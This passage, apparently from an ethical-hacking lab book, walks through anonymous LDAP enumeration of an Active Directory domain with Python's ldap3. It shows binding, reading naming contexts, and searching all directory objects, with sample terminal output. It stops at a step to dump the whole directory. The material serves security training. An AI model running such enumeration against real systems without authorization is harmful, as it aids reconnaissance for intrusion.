
3. As shown in the code given below, create a server object (`server`), specify the target IP address or hostname and port number. If the target server is listening on secure LDAP, specify `use_ssl = True`.
4. Retrieve the Directory System Agent (DSA)–specific entry (DSE) naming contexts by specifying `get_info = ldap3.ALL`.
5. Now, create a connection object, `connection`, and initiate a call to `bind()`.

6. If the connection is successful, `True` is displayed on the screen as follows:

```
>>> import ldap3
>>> server = ldap3.Server('Target IP Address', get_info = ldap3.ALL, port =389)
>>> connection = ldap3.Connection(server)
>>> connection.bind()
True
```

7. Now, one can fetch information such as the domain name and naming context using the following script:

```
>>> server.info
```




python3 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import ldap3
>>> server=ldap3.Server('10.10.1.22',get_info=ldap3.ALL,port=389)
>>> connection=ldap3.Connection(server)
>>> connection.bind()
True
>>> server.info
DSA info (from DSE):
  Supported LDAP versions: 3, 2
  Naming contexts:
    DC=CEH,DC=com
    CN=Configuration,DC=CEH,DC=com
    CN=Schema,CN=Configuration,DC=CEH,DC=com
    DC=DomainDnsZones,DC=CEH,DC=com
    DC=ForestDnsZones,DC=CEH,DC=com
  Supported controls:
    1.2.840.113556.1.4.1338 - Verify name - Control - MICROSOFT
    1.2.840.113556.1.4.1339 - Domain scope - Control - MICROSOFT
    1.2.840.113556.1.4.1340 - Search options - Control - MICROSOFT
    1.2.840.113556.1.4.1341 - RODC DCPROMO - Control - MICROSOFT
    1.2.840.113556.1.4.1413 - Permissive modify - Control - MICROSOFT
    1.2.840.113556.1.4.1504 - Attribute scoped query - Control - MICROSOFT
    1.2.840.113556.1.4.1852 - User quota - Control - MICROSOFT
```

Figure 4.13: Screenshot showing LDAP enumeration using Python script

8. After obtaining the naming context, retrieve all the directory objects using the script given below:

```
>>> connection.search(search_base='DC=DOMAIN,DC=DOMAIN',
search_filter='(&(objectClass=*))', search_scope='SUBTREE',
attributes='*')
True
>> connection.entries
```



python3 - Parrot Terminal
File Edit View Search Terminal Help

```
>>> connection.search(search_base='DC=CEH,DC=com',search_filter='(&(objectclass=*))',search_scope='SU
BTREE',attributes='*')
True
>>> connection.entries
[DN: DC=CEH,DC=com - STATUS: Read - READ TIME: 2022-03-29T06:50:11.036562
    auditingPolicy:
    creationTime: 132930309893191915
    dSASignature: b'\x01\x00\x00\x00(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x9e\x89\xc2D\xf5!\x9fM\x9cd\xd8X\x91dB\xbf'
    dSCorePropagationData: 16010101000000.0Z
    dc: CEH
    distinguishedName: DC=CEH,DC=com
    fSMORoleOwner: CN=NTDS Settings,CN=SERVER2022,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=C
onfiguration,DC=CEH,DC=com
    forceLogoff: -9223372036854775808
    gPLink: [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=CEH,DC=com;0]
    instanceType: 5
    isCriticalSystemObject: TRUE
    lockOutObservationWindow: -18000000000
    lockoutDuration: -18000000000
    lockoutThreshold: 0
    masteredBy: CN=NTDS Settings,CN=SERVER2022,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Conf
iguration,DC=CEH,DC=com
    maxPwdAge: -9223372036854775808
    minPwdAge: 0
    minPwdLength: 0
    modifiedCount: 1
    modifiedCountAtLastProm: 0
    ms-DS-MachineAccountQuota: 10
    msDS-AllUsersTrustQuota: 1000
```

Figure 4.14: Screenshot showing output of LDAP enumeration

9. Now, use the following script to dump the entire LDAP:

